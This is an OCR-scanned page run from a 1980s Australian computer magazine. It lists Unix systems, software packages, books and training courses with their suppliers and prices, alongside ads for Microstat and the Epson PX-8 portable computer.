
Prices:
Complete version: $590.00
Upgrade for existing users: $90.00
Demonstration version: $90.00

Microstat 4.1 runs on MS-DOS/PC-DOS, CP/M-86 and CP/M-80. It requires 128K of memory (64K for CP/M- 80).

Please send me more information on:
☐ Eco-C Compiler
☐ Microstat

Name _____
Address _____
Postcode _____
Telephone _____
My current computer is _____
Current software _____

Contact:
Cerebral Solutions
Suite 1, 7th Floor, 8 West Street,
Crows Nest NSW 2065
Phone (02) 923 2288



Description: A low-cost multi-user system based on the Intel 80286 CPU. Multibus or IBM PC AT expansion. Throughput speed claimed to equal DEC VAX system.
Basic Configuration: 512 Kbytes RAM, 19 Mbyte disk, 800 Kbyte floppy, six RS-232 serial ports, parallel port.
Unix version supported: System V.

WICAT System 150, 155, 160, 220 and 2220
Supplier: Wicat Computer of Australia, 77 Pacific Highway, North Sydney 2060; (02) 957 2655.
Price: $25,000 to $135,000
Description: The Wicat family is a fully upwardly-compatible range of systems, from desktop to 64 users. Full vendor training and support for operating system, tools and some applications is supplied. Some of the machines also run the Pick operating system and WMCS (Wicat's proprietary operating system).
Basic Configuration: WICAT System 150, 28 Mbyte disk, floppy backup, 512 Kbytes RAM.
Unix version supported: System V with Berkeley enhancements.

Zilog System 8000
Supplier: Cadon Computers, 15th floor, 8-20 Napier Street, North Sydney 2060; (02) 920 1381.
Price: From $25,000
Description: The Zilog System 8000 supermicrocomputer is based on the Z-8000 16/32-bit, high-speed CPU. All hardware subsystems within the System 8000 are designed specifically to maximise the performance of the Unix operating system. There is a wide range of Zilog models, with expansion to 672 Mbytes of disk space, support for 40 users and 4 Mbytes of main memory. The Series 2 has 32 Kbytes of cache memory and 11.1 MHz CPU.
Basic Configuration: 8 users, 512K memory, 52Mbytes disk.
Unix version supported: Model II Plus supports System III with Berkeley Enhancements (System V available in July).

Software

CDB Relational Database Package
Supplier: Cee Data Systems, Suite 6, 211 Ben Boyd Road, Neutral Bay 2089; (02) 909 2333.
Price: Approximately $2000
Description: CDB provides a relational interface to data stored within a file. It consists of a set of general-purpose utility programs and a library of routines. Every file contains a data dictionary describing the fields and tables of that file. Records are stored in sorted order by key value. Record locking is supported where required.
Basic Configuration: PC/MS-DOS and Unix-based machines.
Unix version supported: any version.

CDS-Accounting
Supplier: Cee Data Systems, Suite 6, 211 Ben Boyd Road, Neutral Bay 2089; (02) 909 2333.
Price: $4500 to $8000
Description: CDS-Accounting is a suite of precision software products where all facilities incorporate a unifying relational database, which provides full integration of packages and eliminates duplication of stored data. Modules include Practice Management, Client Accounting, Word Processing, Work In Progress, Debtors, Tax Preparation, and a Query Language. The system can be configured as a single-user or multi-user multitasking system and runs on virtually all machines from micros to super-minis and mainframes.
Basic Configuration: 64 Kbytes for operating system and 64 Kbytes per user, 10 megabyte hard disk recommended, machine must have a C compiler.
Unix version supported: Any version.

Co-Idris
Supplier: Neology, 9th Floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: $1200
Description: Most Neology software will function under Idris. Co-Idris is a Unix-compatible operating system for personal computer users. With Co-Idris installed on a PC, a user can alternate between MS-DOS and the Idris environment with one keystroke.The package offers full Unix features on IBM PC or compatible machines, and coexists with MS-DOS on hard disk. Includes Whitesmiths C and Pascal compilers.
Basic Configuration: 256 Kbytes RAM, 10 megabyte hard disk, and MS-DOS.

Database Information System iDIS 715
Distributor: Total Electronics, Cnr Campbell Street and Reserve Road, Artarmon 2064; (02) 438 1855.
Price: Available on application
Description: The Intel Database Information system is a fully integrated multi-user hardware/software microcomputer system. It includes an SQL-compatible multi-user relational DBMS system for shared access to disk storage. The iDIS software family includes the iWord word processor, iPlan (Multiplan) spreadsheet, and iDB database management system. Data and reports can be easily interchanged and transferred among the various iDIS applications.
Supports Unix Version: Unix version 3.0.

DI-3000
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $2350 — $9450
Description: DI-3000 is a family of user-callable FORTRAN subroutines, offering programmers powerful tools with which to build specialised graphics programs. Software developers can offer their end-users turnkey packages for applications in areas as diverse as mining, computer-aided design and engineering and surface mapping. The package incorporates drivers for several graphics devices.
Basic Configuration: Perkin-Elmer's 7350A.
Unix version supported: UniPlus+

Finalword
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $1,230
Description: This package is claimed to contain the basic features and functions found in the best word processors, plus additional capabilities for the easy creation of lengthy and complicated documents. It is menu driven, uses a Help key, offers global search and replace, and allows you to view and edit two files simultaneously. Users can also customise the keyboard and command structure.
Basic Configuration: 7350A and 3200 Series machines. ▷

Unix version supported: UniPlus+ and Xelos.

Friend Business Software
Supplier: Sadleir Computer Research, 2/2 Richardson Street, West Perth 6005; (09) 322 5510.
Price: $5000
Description: Friend business computer software is a powerful fifth-generation language. It comes with a standard accounting package that consists of general ledger, creditors, debtors, stock control, job costing, and order entry invoicing modules. These packages can be modified to suit individual needs. Other features include graphics, statistical analysis, concurrent and windowing capabilities, report-generating capabilities, a spreadsheet, word processing, integration between database and word processing, multi/user and multi/tasking facilities, and an application generator. The software is said to be easy to learn, with 15 words that can be combined to form powerful commands. Hexadirectional program flow can be used to browse through a selected set of data in any one of six different directions.
Basic Configuration: 140 Kbytes RAM.
Unix version supported: Any version of Unix.

Neocalc
Supplier: Neology, 9th Floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: From $600
Description: Neocalc is a spreadsheet which has the ability to mix 'cell locations', irrespective of which spreadsheet they are from. Libraries of spreadsheets can be maintained to produce a powerful matrix for production control, simulation or interactive complex modelling. The spreadsheet size is limited only by the hardware used. Extensive help and tutorials are provided.
Basic Configuration: 256 Kbytes RAM.
Unix version supported: All versions of Unix and Unix-based operating systems.

NEO-GL
Supplier: Neology, 9th Floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: From $1200
Description: NEO-GL is a multi-user, online general ledger system capable of handling many companies in one database. It is completely menu driven and offers a choice of formatting reports. It has security levels from operators' passwords down to individual transactions, and inquiries can be directed to the screen, a printer, a file or all three. Ad hoc queries can be made using IBM's fourth-generation language SQL.
Unix version supported: All versions of Unix and Unix-based operating systems.

Neonet
Supplier: Neology, 9th floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: from $900
Description: Neonet is designed to enable a user to send electronic messages by simply typing the recipient's name and the host computer's name. The Neonet addressing method simplifies handling for operators and enhances the security of transmitted data. Any immediate hosts in the network are not required to know anything about the data passing through, and no attempt is made to interpret the contents of the message. Messages can comprise any type of data, including information in encrypted form. Full duplex connections handle up to six messages simultaneously. The system runs independently of hardware links such as telephones and Ethernet. It is possible to access a local/overseas network of hundreds of users.
Basic Configuration: 256 Kbytes RAM.
Unix version supported: All versions of Unix and Unix-based operating systems.

Neonix
Supplier: Neology, 9th Floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: From $1200 (porting charges are not included)
Description: Neonix is Neology's implementation of AT&T's Unix System V. It is available in several versions, all of which are compatible with any mix of the following features (providing the computer can support them): virtual memory (demand paging), real time, minimal kernel size and semaphore locking. All versions include record and file locking. Source code support and local expertise are available.
Basic Configuration: Varies.

Neotelex
Supplier: Neology, 9th floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: From $500
Description: Neotelex is the telex interface software for Unix systems from Neology's Office Automation Series. Neotelex dispenses with conventional telex terminals, allowing users to send and receive telex messages from their keyboards without knowing how a conventional telex system works. Other features include interactive communication with telex assistance operators, telex accounting and statistical reports, unrestricted message or file size, on-screen user help, off-peak queuing to save costs, and automatic retry on failure or busy signal.
Basic Configuration: 256 Kbyte RAM, Telex interface unit.
Unix version supported: All versions of Unix and Unix-based operating systems.

Neotools
Supplier: Neology, 9th floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: Available on application.
Description: Neotools is a range of software development tools, programmers' utilities and compilers. The compilers run as either native or cross compilers and are portable over more than 30 operating systems and six machine architectures including IBM 370.
Unix version supported: All versions of Unix and Unix-based operating systems.

Neoword
Supplier: Neology, 9th Floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: From $1200
Description: Neoword is a word processor requiring minimal keystrokes to execute commands in a multi-user Unix environment. The program can be driven interactively from a set of menus, or by direct entry of commands on a command line. Repetitive or complex editing commands can be programmed for execution by function keys. Neoword also has the ability to interface with communications and telex networks, and can do balance sheet mathematics. The package is user-configurable and produces typeset-quality output when interfaced to a Hewlett-Packard Laser Jet printer.
Basic Configuration: 256 Kbyte RAM.
Unix version supported: All versions of Unix and Unix-based operating systems.

Oracle
Supplier: Techway, 61 Lavender Street, Milsons Point 2061; (02) 929 4988.
Price: Price on Application
Description: Oracle is a powerful relational database management system and an integrated set of fourth-generation application tools for a broad variety of Unix systems. SQL-based and designed for high performance, Oracle provides micros with the capabilities of mainframes. It enhances the Unix environment for transaction processing and has record-locking, commit/rollback and full recovery/restart facilities. Multi-user applications are developed as if they were single-threaded.
Basic Configuration: 512 kbyte RAM and a 10 megabyte hard disk.
Unix version supported: Unix System V, System 7, System III Plus, System V and 4.2.

PC-UN
Supplier: NEC Information Systems Australia, 99 Nicholson Street, St Leonards 2065; (02) 438 3544.
Price: Approximately $1700
Description: Includes Berkeley enhancements (vi, Cshell), and co-resident MS-DOS. PC-UN is a Bell System III implementation of Unix for the NEC APC III. The APC III with PC-UN is one of the least expensive Unix systems available. The system supports two users.
Basic Configuration: APC-III with hard disk and 384 Kbyte memory, PC-UN board; colour monitor recommended.
Unix version supported: System III. □

RM/COBOL
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Sydney 2113; (02) 887 1000.
Price: $2370 to $6420
Description: This single-pass compiler generates object code and listing files concurrently. An object file is generated in a form ready for immediate execution by the RM/COBOL run-time program. A user-oriented program, RM/COBOL uses dynamic memory management, and features interactive debugging and full file control.
Basic Configuration: 7350A and 3200 Series Perkin Elmer machines.
Unix version supported: UniPlus+ and Xelos.

Series 16 and Series 32 Packages
Supplier: Wilson Computer Services, 9 Chard Road, Brookvale 2100; (02) 938 3755.
Price: $2000 to $30,000
Description: Wilson Computers specialises in COBOL packages that can be compiled by Philon Compilers running under Unix. The packages are available in object and source code form and are designed to run as standalone modules or as an integrated suite of software. Series 16 is an extensive range of integrated commercial packages. All programs have been designed to operate efficiently on low-speed terminal lines and moderately powered computer systems. Series 32 has been designed to run on medium- to large-scale 32-bit computers. Available titles include Order Entry/Invoicing, Accounts Receivable, Stock Control, Home Builders, Sales Analysis, Accounts Payable, General Ledger, Financial Reporting, Manufacturing (in Series 32 only), Asset Register, Payroll, Job Costing, Job Scheduling, Investment Portfolio Management, Insurance Broking and Stores Control.
Basic Configuration: Any machine that can run a Philon compiler.

SIBOL
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $1,420 to $14,180
Description: A commercial programming language compatible with Digital Equipment Corporation's DIBOL business language, the SIBOL compiler allows DIBOL programs to be written on Perkin-Elmer Unix hardware systems.
Basic Configuration: 7350A and 3200 Perkin-Elmer Series.
Unix version supported: UniPlus+ and Xelos.

Software support for Unix Cromemco System
Supplier: Insystems, Suite 11, 84 Pacific Highway, St Leonards 2065; (02) 439 3788.
Price: $800 to $2500
Description: Applications packages and programming languages for Cromemco Systems 100, 300 and 400, including the Unify Relational Database System, Informix Relational Database System, FORTRAN 77, COBOL, Pascal, BASIC, Assembler, C, Quadraton Office Automation System, RM COBOL, and SML BASIC.
Basic Configuration: 50 Mbyte hard disk and 512 Kbytes of RAM.
Unix version supported: Unix version V.

Status
Supplier: Computer Power, 25th Floor, National Mutual Centre, 44 Market Street, Sydney 2000; (02) 29 2211.
Price: Price on application
Description: Status is a text storage and retrieval system that enhances word processing facilities by providing an easy procedure for searching through and retrieving textual information. In addition, Status provides online information storage and presentation of structured data, or unstructured information such as letters and memos. The package may be used immediately or as a prototype, and incorporates comprehensive security controls. Status is portable across a wide range of hardware.
Basic Configuration: 6 Mbyte disk with 90 Kbytes of workspace required for each user. The package is said to have the potential to run on any Unix machine with a FORTRAN Compiler.
Unix version supported: Unix Versions 3, 4.2, 5, 6, and 7.

Supercomp-Twenty
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $1,800
Description: The Supercomp-Twenty package is a powerful electronic spreadsheet which combines the ease of use common to microcomputer spreadsheets with much of the modelling power of mainframe financial planning languages. It has flexible file handling, command files and custom report generation.
Basic Configuration: Perkin-Elmer's 7350A and 3200 computers.
Unix version supported: UniPlus+ and Xelos.

System 380 Microcomputer Systems
Distributor: Total Electronics, Cnr Campbell Street and Reserve Road, Artarmon 2064; (02)438 1855.
Price: Available on application
Description: Intel's System 380 microcomputer system is a Multibus-based, integrated package that offers high performance and expandability in industrial or commercial areas. It is available in either iAPX 86 or a super-fast iAPX 286-based version.
Minimum hardware required: 35 Mbyte hard disk, 1 Mbyte diskette, eleven board slots and one peripheral slot for system expansion.
Supports Unix Version: iRMX or Xenix 3.0.

Tetraplan
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $3000 — $12000
Description: Tetraplan is an integrated approach to business accounting, incorporating order entry, invoicing, sales analysis, purchase orders, stock control, accounts receivable, accounts payable, general ledger and management reporting modules. The package also offers multi-user operation and ease of use.
Basic Configuration: 7350A and 3200 Series Perkin-Elmer machines.
Unix version supported: UniPlus+ and Xelos.

Today
Supplier: BBJ Computer Services, 70 Park Street, South Melbourne VIC 3205; (03) 690 8995.
Price: $4200
Description: Today is a fourth-generation language running under Unix and Unix-compatible operating systems. It provides application portability across a range of machine and a range of databases. Some of its features include a report generator and self-documentation, powerful recursive logic which includes decision tables, source code security and automatic screens and reports. No knowledge of Unix or other programming languages is required to use Today.
Basic Configuration: 1 megabyte RAM, and a hard disk is recommended.
Unix version supported: Unix or Unix-compatibles.

TRS-Xenix BASIC Interpreter
Supplier: Tandy Australia, 91 Kurrajong Avenue, Mt Druitt 2770; (02) 675 1222.
Price: $349.95
Description: The Interpreter offers easy calls to machine language subroutines, fast execution, and the ability to chain other BASIC programs stored on disk to the main program and pass common variable values. Other features include easy calls to assembler subroutines for fast execution, and double-precision maths operations for large numbers. MBASIC supports 40 significant characters for variable names, string variables of up to 32 Kbytes and logical record lengths of up to 32 Kbytes.
Unix version supported: Xenix 1.3 or Xenix 3.0.

TRS-Xenix COBOL Development System
Supplier: Tandy Australia, 91 Kurrajong Avenue, Mt Druitt 2770; (02) 675 1222.
Price: $899.95
Description: Features multi-keyed ISAM (Indexed Sequential Access Method) for quick access of data, interactive DEBUG for program development and testing with address stop. ▷

CRT control with extended ACCEPT/DISPLAY commands for attractive screen formatting, and full level-2 Input/Output commands. The program has an editor for creating and changing source programs, and a single-pass compiler which generates object code for fast execution by the run-time diskette.
Unix version supported: Xenix 3.1 or Xenix 3.0.

TRS-Xenix Development System
Supplier: Tandy Australia, 91 Kurrajong Avenue, Mt Druitt 2770; (02) 675 1222.
Price: $999.95
Description: The system includes all standard Unix utilities for multi-user software development: it has full password protection, on-line communications, electronic mail, a text editor and so on. The TRS-Xenix development system with the C language is for advanced programmers developing multi-user software to run under Model 16B Xenix. It has been used in a variety of areas for applications development, including research and business, numeric and text processing, and database programs.
Basic Configuration: Although the absolute minimum RAM required is 256 Kbytes, recommended capacity is 512 Kbytes, with a hard disk.
Unix version supported: Xenix 1.3 or Xenix 3.0

Unify
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $1,890 to $29,475
Description: The UNIFY relational database management system combines a range of powerful fourth-generation application development facilities. It has full security and allows interactive data entry.
Basic Configuration: Perkin-Elmer's 7350A or 3200 Series.
Unix version supported: UniPlus+ and Xelos

Unify Database Management System
Supplier: Neology, 9th Floor, 1 Rosebery Avenue, Rosebery 2018; (02) 662 4111.
Price: From $1800
Description: The Unify database management system provides advanced fourth-generation development tools. It integrates several programs, including: Paint for simplified, interactive screen format design; SQL (Structured Query Language), the powerful English-like query language designed by IBM; QBF (Query by Forms), which simplifies queries by using easy form structures to fill out; RPT, a report writer that allows almost limitless flexibility in report design; and DML a Data Manipulation Language that allows end-users to conditionally update the database without writing programs.
Basic Configuration: 256 Kbytes RAM and 10 Mbytes hard disk storage.
Unix version supported: All versions of Unix and Unix-based operating systems.

UniPlus+
Distributor: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $1,880
Description: This optimised UniPlus+ port of Unix System III offers compatibility with a wide range of Unix systems for straightforward migration, growth path, access to third-party software and investment protection.
Minimum hardware required: Perkin-Elmer's 7350A System .
Supports Unix Version: Unix System III.

Unisoft Uniplus+ for CompuPro
Supplier: Automation Statham, 47 Birch St, Bankstown 2200; (02) 709 4144.
Price: $2640 (includes over 12 MBytes of files and seven manuals)
Description: Uniplus+ bundled with all the goodies that other suppliers often strip out. A Unix System V port for the M68000, written by Unisoft and adapted by Comcen Technology for CompuPro.
Basic Configuration: CompuPro System 816/E1/MM/F8H40.
Unix version supported: System V with Berkeley enhancements.

Visiword
Supplier: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $940
Description: The Visiword package is a full-functioned word processing program, designed with the office worker in mind. It is said to be easy to learn and use, and is menu driven. Page width can be up to 225 characters and the package has a split-screen option.
Basic Configuration: 7350A and 3200 Perkin-Elmer machines.
Unix version supported: UniPlus+ and Xelos.

Xelos
Distributor: Perkin-Elmer Computers, 3 Byfield Street, North Ryde 2113; (02) 887 1000.
Price: $2,840 to $14,750
Description: The Unix System V release 2 implementation of Unix, known as Xelos, is available on the Perkin-Elmer Series 3200 family of supermicros up to the 3250XP. Xelos is a highly structured operating system with a proven record for increasing the productivity of systems and applications programs. It includes a documenter's workbench, has multi-user and multi-tasking capabilities, and allows remote file transfer.
Minimum hardware required: Perkin-Elmer's 3200 Series up to 3250XP.
Supports Unix Version: Unix System V release 2

Xenix Languages
Distributor: Total Electronics, Cnr Campbell Street and Reserve Road, Artarmon 2064; (02) 438 1855.
Price: Available on application
Description: There are three high-level languages available for the Xenix operating system. These include Xenix FORTRAN for scientific and numeric applications. Compliance with the X3.9 ANSI standard at the subset level of Xenix FORTRAN ensures portability with minimal source code modifications. Other features of the Xenix FORTRAN language include double-precision arithmetic, which handles numbers containing 15 significant digits, and access to a subroutine library which includes subroutines for 16- and 32-bit integer arithmetic and 32- and 64- bit floating point arithmetic.
Xenix COBOL features a facility for dynamically loading sub- programs from disk as required, it also supports Forms-2, a powerful visual programming tool that speeds the creation of programs involving interactive screen handling.
With Xenix BASIC most programs for MS-DOS BASIC can be run on Xenix unchanged. Features include 16 significant digit double-precision floating point arithmetic, 80287 support, and assembly language routine calling capabilities.
The Xenix languages allow easy porting of mainframe and minicomputer applications to micro environments.
Minimum hardware required: 186 Kbytes RAM, any iAPX 286 based or iSBC 286-based system (including Intel's 286/300 family and iDIS systems), and two floppy disks or a hard disk.
Supports Unix Version: Xenix operating system.

Xenix 3.0 Operating System
Distributor: Total Electronics, Cnr Campbell Street and Reserve Road, Artarmon 2064; (02) 438 1855.
Price: Available on application
Description: Intel's Xenix 3.0 operating system for the 80286 is a fully-licensed derivation of Bell Laboratories' Unix System III. Xenix 3.0 includes the operating system, the C language, text processors, development tools, system accounting and security features. The Xenix C shell has the ability to maintain histories of invoked processes and provide the alias feature, saving re-keying of often-used commands. Xenix 3.0 also provides the visual shell, a menu-driven command interpreter which makes full use of the screen to display status and environment information to the user. There is a built-in help facility which allows users to add new applications to the menu. Other features include: the support of multiple levels of integration (components, boards and systems); fast processing of floating points; and on-chip memory management and protection. Each version of Xenix 3.0 is compatible with every other.
Supports Unix Version: Xenix 3.0 operating system.

Publications

'A Unix Primer' by Nicols and Nico Lomuto
Supplier: Prentice-Hall, 7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $35.95
Description: A practical introduction to the Unix system for first-time users. Extensive hands-on exercises allow users to apply each new concept to new situations. Technical terms are defined, topics are presented in a logical learning order, and case studies are provided.

'Editing in a Unix Environment: The vi/ex Editor' by Mel Lozy
Supplier: Prentice-Hall, 7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $39.50
Description: Gives Unix users hands-on instructions for using the powerful vi/ex editor. Striking a much-needed medium between complex documentation and the brief handouts given out by most computer centres, this guide starts with key guidelines and adds functions gradually.

'Exploring the Unix System' by Stephen G Kochan and Patrick H Wood
Supplier: Holt-Saunders Pty Ltd, 9 Waltham Street, Artarmon 2065.
Price: $34.95
Description: Written by employees of Bell Laboratories, this book shows how to use the Unix system — including System V Release 2. It provides a vast assortment of commands that perform small, well-defined functions along with the tools needed to combine these commands to perform more sophisticated functions. It also contains more than 90 short, complete programs that illustrate important principles of structured C programming and syntax.

'Introduction to UNIX System V' by Robert A Byers
Supplier: Prentice-Hall, 7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $32.50
Description: Attempts to show why Unix System V is the emerging standard for microcomputers, minicomputers, superminis and mainframes. Explains how the system minimises the expensive and time-consuming reprogramming usually necessitated by hardware alterations.

'Programming in C with a bit of Unix' by F Richard Moore
Supplier: Prentice-Hall, Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $39.95
Description: How to program in C for those with no previous computer experience. A comprehensive guide to the C programming language encompassing such areas as science, engineering and the arts on the Unix operating system.

'Starting With Unix' by Brown
Supplier: Addison-Wesley Publishing Company, 6-8 Byfield Street, North Ryde 2113; (02) 888 2733.
Price: $16.95
Description: Written for the beginner, this book explains the principles behind Unix, and gives detailed examples of programs for actual use.

'The Business Guide to The Unix System'
Supplier: Addison-Wesley, 6-8 Byfield Street, North Ryde 2113; (02) 888 2733.
Price: $27.95
Description: Specific business applications, including discussion of word processing, data filing and storage, text formatting, electronic mail, typesetting and telecommunications.

'The Business Guide to the Xenix System' by Yates
Supplier: Addison-Wesley, 6-8 Byfield Street, North Ryde 2113; (02) 888 2733.
Price: $27.95
Description: Business applications of Xenix. This book is designed to help users of the Xenix operating system, Microsoft Corporation's licensed version of Unix.

'The Real World of Unix' by Hal Halamka
Supplier: ANZ Book Company, 10 Aquatic Drive, Frenchs Forest 2086.
Price: $37.95
Description: A practical guide for first-time business users of the Unix version 7 operating system. It contains a sampling of reviewed software and hardware related to Unix in a business setting and a comprehensive command summary, as well as a listing of Unix resources.

'The Unix Programming Environment' by Brian Kernighan and Rob Pike
Supplier: Prentice-Hall, 7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $28.95
Description: Analyses the mixing and matching of programs to create more powerful new Unix commands. Intended for use at the terminal, users are encouraged to explore and experiment with programs to gain an effective approach to programming.

'The Unix System' by Bourne
Supplier: Addison-Wesley, 6-8 Byfield Street, North Ryde 2113; (02) 888 2733.
Price: $22.95
Description: Comprehensive introduction with an emphasis on the utilities unique to Unix. In-depth coverage of the Unix programming environment suitable for novices and experts. Explanation of the background, design philosophy and development of Unix.

'Unix and Xenix: A Step-By-Step Guide' by D W Topham and H Van Truong.
Supplier: Prentice-Hall, 7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $39.50
Description: A guide for first-time users of the Unix and Xenix operating systems, written for those using 16-bit microcomputers.


'Unix for People' by Peter Burns, Patrick Brown and John Muster
Supplier: Prentice-Hall, 7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $35.95
Description: A self-instructional practical introduction to the entire Unix system. The step-by-step format eliminates frustration and confusion and quickly sets users composing papers, writing programs, entering data and managing records.

'Unix Quick Reference' by William Wetzel
Supplier: Prentice-Hall, 7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $26.95
Description: For experienced programmers, a concise summary of the essential details of Unix commands. Claimed to be the first System V compatible programmers' manual.

'Using the Unix System' by Richard Gauthier
Supplier: Prentice-Hall, 7 Grosvenor Place, Brookvale 2100; (02) 939 1333.
Price: $35.95
Description: A handbook for computer professionals on the program development features of the Unix system. Covers command formats, file creation and maintenance, text insertion, replacement, deletion, details on terminal handling, line spooling, information handling and so on.

Training

Unix Training Courses
Supplier: Deltak, 5th floor, 53 Walker Street, North Sydney 2060; (02) 436 2622.
Price: On a rental basis
Description: Self-paced training that is video- and text-based. Three courses on Unix and one on the C programming language. No previous experience required for the Unix courses — Unix Overview (8 hours), Unix Fundamentals (24 hours) and Unix Shell (26 hours). The C programming language course requires previous programming knowledge and consists of 16 modules. □



HIDDEN IN THIS PICTURE IS A DESKTOP COMPUTER.

The tiny portable computer you see above can do everything the average desktop can do. And more.

Meet the EPSON® PX-8.

As you can see, it's smaller than a transportable and considerably lighter — weighing 2.3 kilograms. Yet at the same time, it has a massive 64K RAM (expandable to 184K), a full 80-character Liquid Crystal Display and an excellent full-sized keyboard.

Normally you'd expect to find those specifications on a desktop computer.

But there's more. The EPSON PX-8 has inbuilt business software for word processing, graphics, data base (Portable Cardbox), spreadsheet (Portable Supercalc), communications and many more custom programs on simple plug-in ROM units. It also uses an extended version of Microsoft Basic and a CP/M* operating system — which means you have access to one of the world's largest software bases.

As well, the EPSON PX-8 can be used as a low cost, space saving, intelligent terminal that can be plugged directly into a mainframe or any high performance micro-computer like the EPSON QX-10.

And then it has features which you will never find on a desktop. Rechargeable NiCad batteries (with built-in back-up batteries to preserve data with a trickle of current until you resume operation). An inbuilt micro-cassette recorder for data storage while you're on the move. In fact, everything you would require for complete portability. The EPSON PX-8 and screen folds into a book-sized package that easily fits inside your briefcase.

